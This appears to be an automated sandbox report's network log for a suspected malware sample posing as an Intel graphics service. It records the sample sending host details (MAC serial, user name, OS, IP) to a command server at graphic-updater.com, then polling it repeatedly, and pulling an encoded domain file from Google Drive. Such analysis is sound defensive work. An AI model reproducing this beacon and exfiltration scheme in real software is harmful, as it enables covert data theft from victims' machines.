2022-01-11 16:09:16 UTC	14	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49811	142.250.181.238	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:17 UTC	14	OUT	GET /uc?id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 0 Host: drive.google.com
2022-01-11 16:09:17 UTC	14	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Tue, 11 Jan 2022 16:09:17 GMT Location: https://doc-0k-2o-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot3340k8gdd9p4c62g2sf2iqkmc81t1u/1641917325000/15598710561884722261/*/1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-5keIZmKCFvZxMtIiWYd8eg' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=U7Zw5DDcjJNndIDgsQcCkPsYp97yJ46anuamm8ztVdqU5BbQY5yoANLvizAh_LqdU-Ivbm XmkVUQIbkrDD95FFXgm0XBltRpJNxxKUsYJ2nxmvRjZIKdoXltO9GA03zBrLXiUkra53XEMmrvBk26lO_LtvgU1uHe 6eyUa69rd7w; expires=Wed, 13-Jul-2022 16:09:17 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:17 UTC	16	IN	Data Raw: 31 37 39 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 6b 2d 32 6f 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 6f 74 33 33 Data Ascii: 179<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-0k-2o-docs.goog leusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot33
2022-01-11 16:09:17 UTC	16	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49812	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:17 UTC	14	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:17 UTC	14	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:17 UTC	16	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:17 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 43 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:17 UTC	17	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49795	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:03 UTC	6	OUT	POST /api/attach HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 136 Host: graphic-updater.com
2022-01-11 16:09:03 UTC	6	OUT	Data Raw: 73 65 72 69 61 6c 3d 45 43 2d 46 34 2d 42 42 2d 45 41 2d 31 35 2d 38 38 5f 5f 6a 6f 6e 65 73 26 6e 61 6d 65 3d 6a 6f 6e 65 73 26 75 73 65 72 5f 74 6f 6b 65 6e 3d 38 37 32 33 34 37 38 38 37 33 34 38 37 26 6f 73 3d 20 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 31 30 20 50 72 6f 20 20 36 34 2d 62 69 74 20 31 30 2e 30 2e 31 37 31 33 34 26 61 6e 74 69 3d 26 69 70 3d 31 39 32 2e 31 36 38 2e 32 2e 34 Data Ascii: serial=EC-F4-BB-EA-15-88__user&name=user&user_token=8723478873487&os= Microsoft Windows 10 Pro 64-bit 10.0.17134&anti=&ip=192.168.2.4
2022-01-11 16:09:04 UTC	6	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:04 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 59 Access-Control-Allow-Origin: * Content-Length: 48 Connection: close Content-Type: application/json
2022-01-11 16:09:04 UTC	6	IN	Data Raw: 7b 22 74 6f 6b 65 6e 22 3a 22 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 22 7d Data Ascii: {"token":"dda3e326-462d-4082-a6bd-07c7f1afd764"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49813	142.250.185.129	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:17 UTC	16	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot3340k8gdd9p4c62g2sf2iqkmc81t1u/1641917325000/15598710561884722261/*/1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 0 Host: doc-0k-2o-docs.googleusercontent.com
2022-01-11 16:09:17 UTC	17	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycduFvXnpZlScVrvLpqLxxDaD7GG54hSUwAKYYOx4lHJX0lUvcpVVstorfp5CFC6eM2F3hH6sq3aC3hrWtHg-tEKQdWuXhg Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-Api-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-PageId, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-Api-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-Alt-Service, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout, x-foyer-client-environment Access-Control-Allow-Methods: GET,OPTIONS Content-Type: text/plain Content-Disposition: attachment;filename="domain.txt";filename*=UTF-8''domain.txt Content-Length: 56 Date: Tue, 11 Jan 2022 16:09:17 GMT Expires: Tue, 11 Jan 2022 16:09:17 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=zkaohA== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-01-11 16:09:17 UTC	20	IN	Data Raw: 4e 6d 73 6a 43 53 41 67 57 53 6c 68 61 56 4d 76 4a 7a 30 53 51 48 35 2b 61 69 55 7a 4d 43 55 70 4b 46 64 71 4f 7a 45 67 49 6a 59 4d 49 32 55 68 43 44 78 6d 46 67 3d 3d Data Ascii: NmsjCSAgWSlhaVMvJz0SQH5+aiUzMCUpKFdqOzEgIjYMI2UhCDxmFg==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49814	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:18 UTC	20	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:18 UTC	21	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:18 UTC	21	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:18 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 42 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:18 UTC	21	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49815	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:18 UTC	21	OUT	POST /api/attach HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 136 Host: graphic-updater.com
2022-01-11 16:09:18 UTC	21	OUT	Data Raw: 73 65 72 69 61 6c 3d 45 43 2d 46 34 2d 42 42 2d 45 41 2d 31 35 2d 38 38 5f 5f 6a 6f 6e 65 73 26 6e 61 6d 65 3d 6a 6f 6e 65 73 26 75 73 65 72 5f 74 6f 6b 65 6e 3d 38 37 32 33 34 37 38 38 37 33 34 38 37 26 6f 73 3d 20 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 31 30 20 50 72 6f 20 20 36 34 2d 62 69 74 20 31 30 2e 30 2e 31 37 31 33 34 26 61 6e 74 69 3d 26 69 70 3d 31 39 32 2e 31 36 38 2e 32 2e 34 Data Ascii: serial=EC-F4-BB-EA-15-88__user&name=user&user_token=8723478873487&os= Microsoft Windows 10 Pro 64-bit 10.0.17134&anti=&ip=192.168.2.4
2022-01-11 16:09:18 UTC	21	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:18 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 41 Access-Control-Allow-Origin: * Content-Length: 48 Connection: close Content-Type: application/json
2022-01-11 16:09:18 UTC	21	IN	Data Raw: 7b 22 74 6f 6b 65 6e 22 3a 22 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 22 7d Data Ascii: {"token":"dda3e326-462d-4082-a6bd-07c7f1afd764"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49816	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:19 UTC	21	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:19 UTC	22	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:19 UTC	22	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:19 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 40 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:19 UTC	22	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49817	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:19 UTC	22	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:19 UTC	22	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:19 UTC	22	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:19 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 39 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:19 UTC	22	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49818	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:19 UTC	22	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:19 UTC	23	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:20 UTC	23	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:20 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 38 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:20 UTC	23	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49819	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:20 UTC	23	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:20 UTC	23	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:20 UTC	23	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:20 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 37 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:20 UTC	23	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49820	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:20 UTC	23	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:20 UTC	24	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:21 UTC	24	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:20 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 36 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:21 UTC	24	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49821	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:20 UTC	24	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:20 UTC	24	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:21 UTC	24	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:21 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 35 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:21 UTC	24	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49822	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:21 UTC	24	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:21 UTC	25	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:21 UTC	25	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:21 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 34 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:21 UTC	25	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49796	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:04 UTC	6	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:04 UTC	7	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:05 UTC	7	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:04 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 58 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:05 UTC	7	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49823	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:21 UTC	25	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:21 UTC	25	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:22 UTC	25	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:22 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 33 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:22 UTC	25	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49824	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:22 UTC	25	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:22 UTC	26	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:22 UTC	26	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:22 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 32 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:22 UTC	26	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49825	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:23 UTC	26	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:23 UTC	26	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:23 UTC	26	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:23 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 31 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:23 UTC	27	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49826	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:23 UTC	26	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:23 UTC	26	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
